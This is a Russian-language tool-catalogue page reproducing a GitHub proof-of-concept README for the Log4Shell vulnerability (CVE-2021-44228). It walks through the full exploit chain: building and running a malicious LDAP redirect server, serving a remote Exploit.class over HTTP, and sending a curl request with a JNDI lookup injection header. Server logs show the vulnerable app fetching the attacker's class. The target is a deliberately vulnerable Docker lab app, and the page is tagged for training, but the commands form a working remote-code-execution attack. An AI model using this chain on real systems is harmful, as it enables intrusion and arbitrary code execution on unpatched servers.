

Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2021-44228 — PoC для CVE-2021-44228. | Kitploit
Инструменты/GitHubGitHub/marcourbano/cve-2021-44228
Генерация полезной нагрузкиАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийОбучение и ОбразованиеЛаборатории и Практика
GitHubmarcourbano/cve-2021-44228

CVE-2021-44228

PoC для CVE-2021-44228.

Репозиторий
77334 лет назадЕщё не проверено
Поделиться

Log4Shell POC (CVE-2021-44228)

Цель этого репозитория — предоставить все компоненты, необходимые для эксплуатации CVE-2021-44228, известной как Log4Shell,
и показать, как её эксплуатировать.

Ингредиенты, необходимые для эксплуатации этой уязвимости, следующие:

  1. LDAP-сервер, который будет перенаправлять уязвимое приложение на эксплойт.
  2. Уязвимое приложение (веб-приложение Spring Boot, уязвимое к CVE-2021-44228), использующее уязвимую версию Log4J.
  3. Java-файл Exploit.class (и соответствующий файл Exploit.java), который будет загружен уязвимым приложением.
  4. HTTP-сервер, с которого уязвимое приложение загрузит вредоносный Exploit.class

Благодарности:

  • LDAP-сервер взят из репозитория Marshalsec от mbechler.
  • Уязвимое приложение предоставлено christophetd.

Предварительные требования:

  • Maven
  • Java
  • Docker
  • Python

Запуск LDAP Server и HTTP Server

HTTP Server

1. Перейдите в папку exploit и запустите http-сервер с помощью Python.

python3 -m http.server PORT

LDAP Server

1. Перейдите в папку ldap_server и соберите pom.xml

mvn clean package -DskipTests

2. Перейдите в папку target и запустите сервер, указав http_server_ip и http_server_port

java -cp ldap_server-1.0-all.jar marshalsec.jndi.LDAPRefServer "http://http_server_ip:http_server_port/#Exploit"

Примечание: эта команда запускает вредоносный LDAP-сервер, заставляя его отвечать URI Exploit.class на каждый LDAP-запрос.

Запуск Vulnerable application

Запустите docker-контейнер уязвимого приложения

docker run --name vulnerable-app -p 8080:8080 ghcr.io/christophetd/log4shell-vulnerable-app

Примечание: по умолчанию уязвимое приложение запускается на порту 8080; вы можете изменить его по своему усмотрению.

Эксплуатация

Когда vulnerable_application, ldap_server и http_server запущены, отправьте вредоносный HTTP-запрос на уязвимый сервер.

curl VULNERABLE_APPLICATION_IP:8080 -H 'X-Api-Version: ${jndi:ldap://ldap_server_ip:1389/a}'

vulnerable_application запишет полезную нагрузку в журнал и выполнит LDAP-запрос

2021-12-24 18:48:14.644  INFO 1 --- [nio-8080-exec-1] HelloWorld: Received a request for API version ${jndi:ldap://10.0.2.15:1389/a}

ldap_server ответит URI Exploit.class

Listening on 0.0.0.0:1389
Send LDAP reference result for a redirecting to http://10.0.2.15:8443/Exploit.class

http_server получит запрос на Exploit.class

Serving HTTP on 0.0.0.0 port 8443 (http://0.0.0.0:8443/) ...
172.17.0.2 - - [24/Dec/2021 19:48:14] "GET /Exploit.class HTTP/1.1" 200 -


Наконец, мы можем убедиться, что эксплойт создал новый файл в файловой системе жертвы. В этом примере необходимо проверить файловую систему docker-контейнера.
Ссылки

https://www.lunasec.io/docs/blog/log4j-zero-day/
https://github.com/mbechler/marshalsec
https://github.com/christophetd/log4shell-vulnerable-app


Участники

@CrashOverflow

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    282

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →





